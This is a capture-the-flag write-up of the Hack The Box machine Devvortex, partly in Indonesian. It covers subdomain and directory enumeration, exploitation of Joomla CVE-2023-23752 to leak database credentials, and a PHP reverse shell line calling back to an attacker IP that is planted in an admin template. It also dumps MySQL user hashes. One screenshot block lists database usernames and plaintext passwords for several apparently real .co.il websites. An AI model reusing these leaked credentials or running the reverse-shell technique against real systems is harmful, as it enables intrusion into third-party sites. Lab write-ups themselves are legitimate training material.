
Devvortex HTB

User Recoinassance


1. Kita bisa melakukan vhost enumeration (subdomain) dengan gobuster menggunakan command:

   gobuster vhost -u http://devvortex.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain




```
┌──(kali㉿kali)-[/usr/share/seclists/Discovery/DNS]
└─$ gobuster vhost -u http://devvortex.htb -w /usr/share
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@fire
===============================================================
[+] Url:                     http://devvortex.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/DNS/s
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
[+] Append Domain:           true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.devvortex.htb Status: 200 [Size: 23221]
Progress: 114441 / 114442 (100.00%)
===============================================================
Finished
===============================================================
```

2. We can check dev.devvortex.htb




3. Since there is not much features to this, i decided to do a directory enumeration with dirsearch


kali@kali: ~/Documents/devvortexhtb
File Actions Edit View Help


```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Documents/devvortexhtb/reports/_dev.devvortex.htb/_24-02-05_04-52-33.txt

Target: http://dev.devvortex.htb/

[04:52:33] Starting:
[04:52:34] 403 -  564B  - /%2e%2e;/test
[04:52:34] 404 -   16B  - /php
[04:53:31] 404 -   16B  - /adminphp
[04:53:35] 403 -  564B  - /admin/.config
[04:54:28] 301 -  178B  - /administrator  ->  http://dev.devvortex.htb/administrator/
[04:54:29] 200 -   31B  - /administrator/cache/
[04:54:29] 403 -  564B  - /administrator/includes/
[04:54:30] 301 -  178B  - /administrator/logs  ->  http://dev.devvortex.htb/administrator/logs/
[04:54:30] 200 -   31B  - /administrator/logs/
[04:54:31] 200 -   12KB - /administrator/
[04:54:31] 200 -   12KB - /administrator/index.php
[04:54:42] 403 -  564B  - /admpar/.ftppass
[04:54:42] 403 -  564B  - /admrev/.ftppass
[04:54:47] 301 -  178B  - /api  ->  http://dev.devvortex.htb/api/
[04:54:49] 404 -   54B  - /api/
[04:54:49] 404 -   54B  - /api/2/explore/
[04:54:49] 404 -   54B  - /api/2/issue/createmeta
[04:54:49] 404 -   54B  - /api/__swagger__/
[04:54:49] 404 -   54B  - /api/_swagger_/
```

4. We can access the administrator directory cause it exists



5. We have found that this uses an outdated version of joomla using a joomla scanner

```
https://github.com/OWASP/joomscan
```



CVE-2023-23752

- CVE-2023-23752 is an authentication bypass resulting in an information leak on Joomla! Servers. Although rated as a CVSSv3 5.3 (Medium severity) by NVD, this vulnerability could allow an attacker to achieve code execution under the right circumstances. That likely justifies the interest attackers have shown in this vulnerability.

Screenshot

```
 Sensitive information found on http://emailmarketing.co.il. Output saved to R

Scanning http://ais.co.il

 Domain: http://ais.co.il
 HOST: localhost
 DB: hekaoowz_ais_joomla4x
 User: hekaoowz_root
 Pass: TaLayan1929
 Sensitive information found on http://ais.co.il. Output saved to Results/ais.

Scanning http://blueb.co.il

 Domain: http://blueb.co.il
 HOST: localhost
 DB: blueb
 User: blueb
 Pass: tEDcO7UEulAomx1
 Sensitive information found on http://blueb.co.il. Output saved to Results/bl

Scanning http://beityeshua.co.il

 Domain: http://beityeshua.co.il
 HOST: localhost
 DB: beityeshua
 User: beityeshua
 Pass: Y47gRFT5
 Sensitive information found on http://beityeshua.co.il. Output saved to Resul
```

```
[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.6

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://dev.devvortex.htb/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://dev.devvortex.htb/robots.txt

Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
```


Requirements

- Python3.7+

6. We will exploit this with a PoC of the CVE


```
https://github.com/ThatNotEasy/CVE-2023-23752
```

7. Results of execution



```
 • AUTHOR                  |   PARI MALAM
 • GITHUB                  |   GITHUB.COM/PARI-MALAM

 • OFFICIAL FORUM          |   DRAGONFORCE.IO
 • OFFICIAL TELEGRAM       |   @DRAGONFORCE.IO
[CVE-2023-23752] - Authentication Bypass Information Leak on Joomla!

[1] - Single Scan
[2] - Massive Scan

[CVE-2023-23752]: 1

IP/Domain: dev.devvortex.htb

[CVE-2023-23752] - dev.devvortex.htb .: [Scanning!]

[+] Domain              : dev.devvortex.htb
[+] Database Type       : mysqli
[+] Database Prefix     : sd4fg_
[+] Database            : joomla
[+] Hostname            : localhost
[+] Username            : lewis
[+] Password            : P4ntherg0t1n5r3c0n##
```

8. We can login using the credential founded by the PoC




We have detected that your server is using PHP 7.4.3 which is obsolete and no longer receives official security updates by its developers. The Joomla! Project recommends upgrading your site to PHP 8.1 or later which will receive security updates at least until 2024-11-25.

Please ask your host to make PHP 8.1 or a later version the default version for your site. If your host is already PHP 8.1 ready please enable PHP 8.1 on your site's root and 'administrator' directories – typically you can do this yourself through a tool in your hosting control panel, but it's best to ask your host if you are unsure.

No Information Requests have been submitted yet.

Sample data which will set up a blog site with articles, tags, custom fields and a workflow.

9. We can check the template of this admin panel and in there we can create a reverse shell with the existing php script




Editing file "/administrator/templates/atum/component.php" in template "atum".

```
<?php

system('bash -c "bash -i >& /dev/tcp/10.10.14.39/9001 0>&1"');

/**
```


```
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 05 Feb 2024 10:27:55 GMT
Content-Type: text/html
Content-Length: 154
Connection: keep-alive
Location: http://devvortex.htb/

┌──(kali㉿kali)-[~/Documents/devvortexhtb/CVE-2023-23752]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.39] from (UNKNOWN) [10.10.11.242] 37230
bash: cannot set terminal process group (861): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ ls
ls
component.php
cpanel.php
```

10. From here we can see that there is a user that is logan that has system access




```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
fwupd-refresh:x:113:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
logan:x:1000:1000:,,,:/home/logan:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$
```

11. From joomla scanner we can see that this uses mysql and we have the credentials upon checking it we got the credentials for logan




```
he right syntax to use near '' at line 1
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ mysql -u lewis -p joomla
<inistrator/templates/atum$ mysql -u lewis -p joomla
Enter password: P4ntherg0t1n5r3c0n##
SELECT * FROM sd4fg_users;
show table;
id      name    username        email   password        block   sendEmail       registerDate    lastvisitDate   activation      params l
astResetTime    resetCount      otpKey  otep    requireReset    authProvider
649     lewis   lewis   lewis@devvortex.htb     $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u    0       1       2023-09-
25 16:44:24     2024-02-05 10:28:37     0               NULL    0                       0
650     logan paul      logan   logan@devvortex.htb     $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12    0       0       2
023-09-26 19:15:42      NULL            {"admin_style":"","admin_language":"","language":"","editor":"","timezone":"","a11y_mono":"0","a
11y_contrast":"0","a11y_highlight":"0","a11y_font":"0"} NULL    0                       0
ERROR 1064 (42000) at line 2: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for t
he right syntax to use near '' at line 1
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ c^C
```

12. Here it uses a possibly unsafe hash blowfish

